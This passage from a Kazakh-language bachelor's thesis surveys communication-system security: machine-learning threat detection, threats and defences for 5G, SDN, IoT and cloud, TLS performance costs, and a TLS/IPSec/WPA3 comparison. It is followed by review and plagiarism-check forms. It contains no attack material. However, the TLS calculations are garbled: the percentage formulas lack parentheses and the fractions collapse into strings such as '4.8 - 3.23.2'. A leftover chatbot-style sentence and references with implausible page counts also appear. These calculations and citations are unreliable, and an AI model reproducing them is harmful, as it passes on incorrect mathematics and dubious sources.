Заманауи технологиялардың кеңеюі қауіпсіздік әдістерін де жаңа деңгейге көтеруді талап етеді. Дәстүрлі firewall немесе антивирус жеткіліксіз болған заманда кешенді тәсіл — интеллектуалды аутентификация, шифрлау,

динамикалық желілік бақылау және машиналық оқытуға негізделген қорғаныс жүйелері — заманауи инфрақұрылымның қауіпсіздігін қамтамасыз етудің бірден-бір жолы болып отыр.

3.5 Жасанды интеллект пен машиналық оқытудың рөлі

Киберқауіптер күн сайын күрделеніп, шабуыл түрлері динамикалық әрі алдын болжау қиын сипатқа ие болуда. Дәстүрлі қауіпсіздік жүйелері статикалық ережелерге сүйенетіндіктен, жаңа немесе беймәлім шабуыл түрлерін тануда әлсіздік танытады. Осыған байланысты жасанды интеллект (AI) және машиналық оқыту (ML) әдістерін ақпараттық қауіпсіздікке енгізу – қауіптерді нақты уақытта анықтау мен оларға жауап қайтарудың тиімді жолына айналуда.

Машиналық оқытудың қауіпсіздік жүйелеріндегі қолданылуы.

Лог-файлдарды талдау және шаблондарды тану.

Желілік құрылғылар, серверлер және қосымшалар күн сайын миллиондаған лог-файлдар мен оқиғалар тудырады. ML алгоритмдері:

- Қалыпты және қалыптан тыс әрекеттерді анықтайды;
- Шабуылға тән шаблондарды автоматты түрде үйренеді;
- Аномалияны нақты уақытта байқауға мүмкіндік береді.
- Мысал әдістер: Decision Trees, Random Forest, K-Means Clustering.

3.6 Жалған аутентификация әрекеттерін болжау

Қолданушылардың жүйеге кіру әрекеттері бойынша мінез-құлықтық модель құру арқылы:

- Қалыпты уақыт, IP, құрылғы бойынша кіру әрекеттері салыстырылады;
- Әдеттен тыс немесе күмәнді әрекеттер автоматты түрде белгіленеді;
- Көп факторлы аутентификация автоматты түрде белсендіріледі.
- Мысал әдістер: Naive Bayes, Logistic Regression, Anomaly Detection.
- Zero-Day шабуылдарын анықтау.

Zero-day шабуылдары - жүйедегі бұрын белгісіз осалдықтарға негізделген шабуылдар. ML жүйелері:

- Қолданыстағы шабуыл түрлерінен ерекшеленетін белсенділіктерді анықтайды;
- Қолданыстағы вирус базасына тәуелсіз жұмыс істейді;
- Болжамды шабуыл әрекетін алдын ала ескертеді.

Мысал әдістер: Deep Neural Networks (DNN), Autoencoders, Recurrent Neural Networks (RNN).

Жасанды интеллект негізінде әрекет ету жүйелері.


AI тек анықтаумен ғана шектелмей, шабуылдарға автоматты түрде әрекет ету қабілетіне ие:

- SOAR (Security Orchestration, Automation and Response) жүйелері - ML арқылы қауіпті оқиғаларға дереу жауап қайтарады;
- SIEM (Security Information and Event Management) платформалары - деректерді жинап, сараптайды және корреляциялайды;
- Self-learning firewall — трафикті жіктеп, шабуыл әрекеттерін нақты уақытта бұғаттайды.

Кесте 3.5 – Артықшылықтар мен шектеулер

Артықшылықтар	Шектеулер
Реал-тайм шабуылдарды тану	Үлкен дерек жиынтығын талап етеді
Жаңа шаблондарды автоматты үйрену	Жалған позитивтер (False Positives)
Көпдеңгейлі және бейімделетін қорғаныс	Алгоритмдерді дұрыс таңдау қиын

Жасанды интеллект пен машиналық оқыту киберқауіпсіздік жүйелеріне интеллектуалды шешім қабылдау, болжам жасау және беймәлім шабуылдарға қарсы әрекет ету мүмкіндігін береді. Заманауи инфрақұрылымдарда бұл технологияларды енгізу – киберқауіпсіздікті автоматтандырудың, жылдам әрекет етудің және адам қателіктерін азайтудың негізі болып табылады.



3.5-сурет – Машиналық оқыту әдістерінің ақпараттық қауіпсіздік саласындағы тиімділігі көрсетілген диаграмма

Графикте келесі көрсеткіштер салыстырылған:

- Анықтау дәлдігі;
- Жауап беру жылдамдығы;
- Дерекке тәуелділік.

Кесте 3.6 – Машиналық оқыту әдістері

Әдіс	Дәлдік (%)	Күрделілік (1–5)	Анықтау жылдамдығы (1–5)
Лог-файлдарды талдау	85	3	4
Аутентификацияны болжау	90	4	5
Zero-Day шабуылдарын анықтау	80	5	3

Міне, машиналық оқыту әдістерінің тиімділігіне қатысты салыстырмалы кесте дайын. Бұл кестеде әр әдістің дәлдігі, күрделілік деңгейі және анықтау жылдамдығы салыстырылып көрсетілген.

3.6-сурет – Әдістің дәлдігі, күрделілік деңгейі және анықтау жылдамдығы

Кесте 3.7 – Заманауи технологиялар және қауіпсіздік кестесі

Технология	Қауіп-қатер	Қорғаныс тәсілдері
5G	MitM, DDoS, spoofing	5G-AKA, NAS/AS шифрлау, slicing
SDN	Контроллерге шабуыл, конфигурация қатесі	TLS, рұқсаттық саясаттар, anomaly detection

3.7 – кестенің жалғасы

IoT	Шифрланбаған деректер, әлсіз аутентификация	ECC, TLS/DTLS, secure firmware
Cloud/Edge	Деректердің таралуы, көп нүктелі шабуыл	Zero Trust, OAuth2, CASB, Token-based auth

Төменде заманауи технологиялардың (5G, SDN, IoT, Cloud/Edge) қауіп-қатерлері мен оларға қарсы қорғаныс тәсілдерінің салыстырмалы кестесі берілген.

TLS қолдану кезіндегі кешігу мен өткізу қабілетінің өзгерісін есептеу.

Шифрсыз жүйедегі орташа кешігу:

$$L_0 = 3.2 \text{ мс}$$

TLS қосылғаннан кейінгі кешігу:

$$L_{TLS} = 4.8 \text{ мс}$$

Желі өткізу қабілеті шифрсыз кезде:

$$T_0 = 1000 \text{ Мбит/с}$$

TLS қолданғанда:

$$T_{TLS} = 850 \text{ Мбит/с}$$

1. Кешігудің салыстырмалы өзгерісі (%)

$$\Delta L = L_{TLS} - \frac{L_0}{L_0} \times 100\%$$

$$\Delta L = 4.8 - 3.23.2 \times 100\% = 1.63.2 \times 100\% = 50\%$$

TLS қосу 50% кешігуге алып келді.

2. Өткізу қабілетінің өзгерісі (%)

$$\Delta T = T_0 - \frac{T_{TLS}}{T_0} \times 100\%.$$

$$\Delta T = 1000 - 850/1000 \times 100\% = 1501000 \times 100\% = 15\%.$$

TLS қосу өткізу қабілетін 15% төмендетті.

Жүйенің тиімділік коэффициенті (Efficiency Ratio).

Жалпы тиімділікті бағалау үшін кешігу мен throughput өзгерісін бірге қарастыратын интегралдық көрсеткіш:

$$E = \frac{T_{TLS}}{L_{TLS}} = 850/4.8 \approx 177.1 \text{ Мбит/с\cdotpмс}^{-1}$$

Ал шифрсыз:

$$E_0 = \frac{T_0}{L_0} = 1000/3.2 \approx 312.5 \text{ Мбит/с\cdotpмс} - 1$$

$$\Delta E = E_0 - \frac{E}{E_0} \times 100\% = 312.5 - 177.1312.5 \times 100\% \approx 43.3\%$$

Жалпы жүйелік тиімділік 43.3% төмендеді.

TLS шифрлауын қолдану арқылы жүйенің қауіпсіздік деңгейі артқанымен, оның желілік өнімділікке әсері де айтарлықтай – кешігу 50%-ға, throughput 15%-ға, ал тиімділік 43.3%-ға төмендеген. Бұл нәтижелер дипломда қорғаныс пен өнімділік арасындағы компромиссті нақты дәлелдеу үшін қолданылады.


Графикте TLS қосылған және шифрсыз жүйенің:

1. Кешігуі,
2. Өткізу қабілеті,
3. Жүйелік тиімділігі

салыстырмалы түрде көрсетілген.

TLS қолдану кезіндегі өнімділік көрсеткіштерінің салыстырмалы талдауы

Бұл есепте SDN жүйесінде TLS шифрлауы қосылған және шифрсыз жағдайдағы кешігу, өткізу қабілеті мен тиімділік көрсеткіштері салыстырмалы түрде зерттеледі. Қауіпсіздік артуымен қатар өнімділікке әсері де қарастырылады.



3.7-сурет – Көрсеткіштердің визуалды салыстыруы

Кесте 3.8 – Өткізу қабілеті мен тиімділік көрсеткіштері

Көрсеткіш	Шифрсыз жүйе	TLS қосылған жүйе	Өзгеріс (%)
Кешігу (мс)	3.2	4.8	50%
Өткізу қабілеті (Мбит/с)	1000	850	-15%
Тиімділік (Мбит/с·мс$^{-1}$)	312.5	177.1	-43.3%

Төмендегі диаграммада көрсеткіштердің визуалды салыстыруы көрсетілген:

Қазіргі заманғы цифрлық жүйелерде деректерді қорғау мәселесі аса өзекті. Интернет, бұлттық қызметтер, Wi-Fi желілері мен VPN арналарында ақпараттың құпиялығын, тұтастығын және қолжетімділігін қамтамасыз ету үшін қазіргі заманғы қауіпсіздік хаттамалары қолданылады. Бұл бөлімде ең кең таралған және заманауи хаттамалардың жұмыс принциптері, артықшылықтары мен шектеулері және олардың тиімділігі салыстырмалы түрде зерттеледі.

1. SSL/TLS (Secure Sockets Layer / Transport Layer Security).

Мақсаты: веб-сервер мен клиент арасындағы деректерді шифрлау.

Қазіргі нұсқасы: TLS 1.3 (2018 жылдан бастап).

Негізгі мүмкіндіктері:

Аутентификация (сертификаттар арқылы).

Шифрлау (AES, ChaCha20).

Интегритет бақылауы (HMAC).

Тиімділігі:

TLS 1.3 протоколы — бұрынғы нұсқалармен салыстырғанда 40% жылдам әрі қауіпсіз.

Шифрлау кідірісін қысқартады (бір раундтық хэндшейк).

Қолданылу саласы: HTTPS, VoIP, email, VPN.

Шектеулері:

Сертификатты басқару күрделілігі.

TLS-ті дұрыс конфигурацияламау қауіп тудырады (мысалы, әлсіз cipher suite қолдану).

IPSec (Internet Protocol Security).

Мақсаты: желілік деңгейде деректерді шифрлау және аутентификациялау.

Жұмыс деңгейі: Network Layer (OSI 3 деңгейі).

Қолданылатын режимдер:

Transport Mode – IP деректерін ғана шифрлайды.

Tunnel Mode – бүкіл IP пакетті шифрлайды.

Тиімділігі:

VPN арналарда кеңінен қолданылады (Site-to-Site және Remote Access).

AES-256 шифрымен бірге қолданғанда жоғары қауіпсіздік береді.

Қосымша: ESP, AH, IKEv2 протоколдары қолданылады.

Шектеулері:
Конфигурациясы күрделі (IKE, SA, SPI параметрлері).
NAT желілермен үйлесімділігі төмен болуы мүмкін.
WPA3 (Wi-Fi Protected Access 3)
Мақсаты: сымсыз Wi-Fi желілерін қорғау.
Жаңартылған функциялары:
SAE (Simultaneous Authentication of Equals) – кілт алмасу әдісі.
Forward secrecy – әр сессия үшін жеке кілт.
Күшейтілген қорғау Brute-Force шабуылдарынан.
Тиімділігі:
WPA2-дегі KRACK осалдығы жойылған.
Open Wi-Fi үшін OWE (Opportunistic Wireless Encryption) әдісі қосылған.
Шектеулері:
Ескі құрылғылар WPA3-ті қолдамайды.
Бағдарламалық жаңартулар қажет етеді.

Кесте 3.9 – Салыстырмалы мәндер

Хаттама	Жұмыс деңгейі	Қорғаныс әдістері	Қолдану аймағы	Тиімділік
TLS 1.3	Қолданбалы	Шифрлау, сертификат	HTTPS, Email, VoIP	Жоғары
IPSec	Желілік	Шифрлау, аутентификация	VPN, корпоративтік WAN	Өте жоғары
WPA3	Сымсыз байланыс	SAE, OWE, Forward secrecy	Wi-Fi, IoT	Жоғары

Кесте 3.10 – Тиімділік критерийлері

Критерий	TLS 1.3	IPSec	WPA3
Құпиялылық	Жоғары	Жоғары	Жоғары
Кешігу	Төмен	Орташа	Төмен
Платформалық үйлесімділік	Жоғары	Орташа	Төмен
Қолдану оңайлығы	Орташа	Төмен	Жоғары

Қазіргі заманғы қауіпсіздік хаттамалары жүйеге бейімделу, қауіпке төзімділік және жұмыс жүктемесіне икемділік жағынан әртүрлі сипатта болады. TLS – веб және бұлттық ортада, IPSec – VPN мен желілік деңгейде, ал WPA3 – сымсыз байланыс пен IoT құрылғыларында ең тиімді қорғаныс хаттамалары ретінде қолданылады. Осы хаттамаларды дұрыс конфигурациялау және шифрлау алгоритмдерін заманауи талаптарға сәйкес таңдау – байланыс жүйелеріндегі қауіпсіздіктің негізгі шарты.

ҚОРЫТЫНДЫ

Зерттеу нәтижелері көрсеткендей, қазіргі заманғы байланыс жүйелерінің қауіпсіздігін қамтамасыз ету үшін кешенді тәсілдер қажет. Жеке қорғаныс әдістері тиімді болғанымен, оларды біріктіру арқылы ғана толық қауіпсіздікке қол жеткізуге болады.

Негізгі тұжырымдар:

Қауіпсіздік тек шифрлау арқылы ғана емес, жүйелік аутентификация, шабуылдарды анықтау және динамикалық басқару арқылы қамтамасыз етілуі тиіс.

Заманауи жүйелерде қауіпсіздік пен өнімділік арасында тепе-теңдік сақталуы маңызды.

Қолданбалы шешімдер ретінде гибридті қауіпсіздік протоколдары ұсынылады.

ПАЙДАЛАНЫЛҒАН ӘДЕБИЕТТЕР ТІЗІМІ

1 Stallings, W. Cryptography and Network Security: Principles and Practice. Pearson, 2021. – 100 с.

2 Cisco Systems. Network Security Fundamentals. Cisco Press, 2020. – 200 с.

3 ISO/IEC 27001:2013 – Information Security Management Systems. – 2013 . – 200 с.

4 OWASP (Open Web Application Security Project) Top 10 Security Risks. 2022 – 10 с.

5 Тимофеев, А.В. Информационная безопасность: Учебное пособие. Москва: Академия, 2018. – 180 с.

6 ITU-R Recommendations M.2135 – Guidelines for Evaluation of Radio Interface Technologies for IMT-Advanced. 2020 – 400 с.

7 Li, Q. Beamforming Techniques for Massive MIMO Systems. IEEE Communications Magazine, 2020. – 200 с.

8 Lars Nielsen. Advanced Antenna Systems for 5G Network Deployments. Wiley, 2021. -200 с.

9 Wei Zhang. Multi-Port Antenna Optimization for Wireless Systems. Springer, 2020. – 210 с.

Қ.И. СӘТБАЕВ атындағы ҚАЗАҚ ҰЛТТЫҚ ТЕХНИКАЛЫҚ ЗЕРТТЕУ УНИВЕРСИТЕТІ
КОММЕРЦИЯЛЫҚ ЕМЕС АКЦИОНЕРЛІК ҚОҒАМЫ

ҒЫЛЫМИ ЖЕТЕКШІНІҢ ПІКІРІ

Дипломдық жұмыс

Бахтияр Мұстафа Абдрахманұлы

6В06201 – Телекоммуникациялар оқу бағдарламасы

Тақырыбы: «Қазіргі заманғы байланыс жүйелерінің қауіпсіздігін қамтамасыз ету әдістерін зерттеу»

Бұл дипломдық жұмыста байланыс жүйелерінің қауіпсіздігін қамтамасыз ету әдістерін зерттеу жасалған, негізгі сипаттамасы және болашақ ықтимал болатын түрлері келтірілген.

Бұл дипломдық жұмыста «Қазіргі заманғы байланыс жүйелерінің қауіпсіздігін қамтамасыз ету әдістерін зерттеу» тақырыбы қарастырылды.

Байланыс жүйелеріндегі қауіпсіздік қатерлерін (шифрлеу бұзылуы, кибершабуылдар) анықталған және жіктелген. Қауіпсіздікті қамтамасыз етудің негізгі әдістері (шифрлеу, аутентификация, желіні бақылау) талданды. Қазіргі заманғы қауіпсіздік хаттамаларының (SSL/TLS, IPSec, WPA3 және т.б.) тиімділігі зерттелген. Байланыс жүйелерінің қауіпсіздігін арттыру үшін жаңа шешімдер ұсынылған.

Дипломдық жұмыста қарастырылған мәселелер өте орынды.
Жалпы, дипломдық жұмыс «жақсы» (85%) деп бағаланды, ал студент Бахтияр Мұстафа Абдрахманұлы 6В06201 «Телекоммуникация» білім беру бағдарламасы бойынша «Ақпараттық және коммуникациялық технологиялар» бакалавры академиялық дәрежесіне ұсынылады.

Ғылыми жетекші
ЭТ және ҒТ каф.
қауымдастырылған профессоры,
экономика ғылымдарының кандидаты
_____ Куттыбаева А.Е.
(қолы)
«20» мамыр 2025 ж.

Қ.И. СӘТБАЕВ атындағы ҚАЗАҚ ҰЛТТЫҚ ТЕХНИКАЛЫҚ ЗЕРТТЕУ УНИВЕРСИТЕТІ
КОММЕРЦИЯЛЫҚ ЕМЕС АКЦИОНЕРЛІК ҚОҒАМЫ

РЕЦЕНЗИЯ
Дипломдық жұмыс

Бахтияр Мұстафа Абдрахманұлы

6В06201 – Телекоммуникациялар

Тақырыбына: «Қазіргі заманғы байланыс жүйелерінің қауіпсіздігін қамтамасыз ету әдістерін зерттеу»

Орындалды:

а) графикалық бөлім 15 парақ;
б) түсініктеме 48 бет.

ЖҰМЫСҚА ЕСКЕРТУ

Берілген бітіру жұмысында қазіргі заманғы байланыс жүйелерінің қауіпсіздігін қамтамасыз ету әдістерін зерттеу ұсынылды. Жұмыста нақты техникалық параметрлерге сүйене отырып, практикалық есептеулер мен теориялық талдаулар жүргізілді.

Ақпараттық қауіпсіздік саласындағы заманауи қатерлерді талданды. Шифрлау, аутентификация және шабуылдан қорғану әдістері салыстырылды. WDM, SDN, IoT және 5G технологияларындағы қауіпсіздік шараларын сипатталды. Криптографиялық және инжекциялық шабуылдарға қарсы шешімдер ұсынылды. Кейбір орфографиялық қателер кездеседі.

Графикалық және мәтіндік материалдар МСТҚ талабына сәйкес жазылған. Бұл дипломдық жоба жоғарғы оқу орындарының талаптарына сай жеткілікті жоғарғы дәрежеде жазылған, алынған нәтижелер – диагностикалауға, ТОБЖ пайдаланудағы бағытқа жауап береді.

ЖҰМЫСТЫҢ БАҒАСЫ

Жалпы, дипломдық жұмыс «жақсы» (85%) деп бағаланды, ал студент Бахтияр Мұстафа Абдрахманұлы 6В06201 «Телекоммуникация» білім беру бағдарламасы бойынша «Ақпараттық және коммуникациялық технологиялар» бакалавры академиялық дәрежесіне ұсынылады.

Рецензент:
Ғ.Дәукеев ат. «Энергиямен қамтамасыз ету, электр жетегі және электротехника» каф.меңгерушісі, PhD докторы Ж.Шыныбай
«20» 05 2025 ж.

Университеттің жүйе администраторы мен Академиялық мәселелер департаменті директорының ұқсастық есебіне талдау хаттамасы

Жүйе администраторы мен Академиялық мәселелер департаментінің директоры көрсетілген еңбекке қатысты дайындалған Плагиаттың алдын алу және анықтау жүйесінің толық ұқсастық есебімен танысқанын мәлімдейді:

Автор: Бахтияр Мұстафа Абдрахманұлы

Тақырыбы: Қазіргі заманғы байланыс жүйелерінің қауіпсіздігін қамтамасыз ету әдістерін зерттеу

Жетекшісі: Айнур Куттыбаева

1-ұқсастық коэффициенті (30): 7.3

2-ұқсастық коэффициенті (5): 4.6

Дәйексөз (35): 1.6

Әріптерді ауыстыру: 7

Аралықтар: 0

Шағын кеңістіктер: 2

Ақ белгілер: 0

Ұқсастық есебін талдай отырып, Жүйе администраторы мен Академиялық мәселелер департаментінің директоры келесі шешімдерді мәлімдейді :

☒ Ғылыми еңбекте табылған ұқсастықтар плагиат болып есептелмейді. Осыған байланысты жұмыс өз бетінше жазылған болып санала отырып, қорғауға жіберіледі.

☐ Осы жұмыстағы ұқсастықтар плагиат болып есептелмейді, бірақ олардың шамадан тыс көптігі еңбектің құндылығына және автордың ғылыми жұмысты өзі жазғанына қатысты күмән тудырады. Осыған байланысты ұқсастықтарды шектеу мақсатында жұмыс қайта өңдеуге жіберілсін.

☐ Еңбекте анықталған ұқсастықтар жосықсыз және плагиаттың белгілері болып саналады немесе мәтіндері қасақана бұрмаланып плагиат белгілері жасырылған. Осыған байланысты жұмыс қорғауға жіберілмейді.

Негіздеме:

2025-05-19

Күні *Кафедра меңгерушісі*

Протокол

о проверке на наличие неавторизованных заимствований (плагиата)

Автор: Бахтияр Мұстафа Абдрахманұлы

Соавтор (если имеется):

Тип работы: Дипломная работа

Название работы: Қазіргі заманғы байланыс жүйелерінің қауіпсіздігін қамтамасыз ету әдістерін зерттеу

Научный руководитель: Айнур Куттыбаева

Коэффициент Подобия 1: 7.3

Коэффициент Подобия 2: 4.6

Микропробелы: 2

Знаки из здругих алфавитов: 7

Интервалы: 0

Белые Знаки: 0

После проверки Отчета Подобия было сделано следующее заключение:

☒ Заимствования, выявленные в работе, является законным и не является плагиатом. Уровень подобия не превышает допустимого предела. Таким образом работа независима и принимается.

☐ Заимствование не является плагиатом, но превышено пороговое значение уровня подобия. Таким образом работа возвращается на доработку.

☐ Выявлены заимствования и плагиат или преднамеренные текстовые искажения (манипуляции), как предполагаемые попытки укрытия плагиата, которые делают работу противоречащей требованиям приложения 5 приказа 595 МОН РК, закону об авторских и смежных правах РК, а также кодексу этики и процедурам. Таким образом работа не принимается.

☐ Обоснование:

2025-05-19

Дата *Заведующий кафедрой*

Протокол

о проверке на наличие неавторизованных заимствований (плагиата)

Автор: Бахтияр Мұстафа Абдрахманұлы

Соавтор (если имеется):

Тип работы: Дипломная работа

Название работы: Қазіргі заманғы байланыс жүйелерінің қауіпсіздігін қамтамасыз ету әдістерін зерттеу

Научный руководитель: Айнур Куттыбаева

Коэффициент Подобия 1: 7.3

Коэффициент Подобия 2: 4.6

Микропробелы: 2

Знаки из здругих алфавитов: 7

Интервалы: 0

Белые Знаки: 0

После проверки Отчета Подобия было сделано следующее заключение:

☒ Заимствования, выявленные в работе, является законным и не является плагиатом. Уровень подобия не превышает допустимого предела. Таким образом работа независима и принимается.

☐ Заимствование не является плагиатом, но превышено пороговое значение уровня подобия. Таким образом работа возвращается на доработку.

☐ Выявлены заимствования и плагиат или преднамеренные текстовые искажения (манипуляции), как предполагаемые попытки укрытия плагиата, которые делают работу противоречащей требованиям приложения 5 приказа 595 МОН РК, закону об авторских и смежных правах РК, а также кодексу этики и процедурам. Таким образом работа не принимается.

☐ Обоснование:

2025-05-19

Дата

Сұңғат Марксұлы

проверяющий эксперт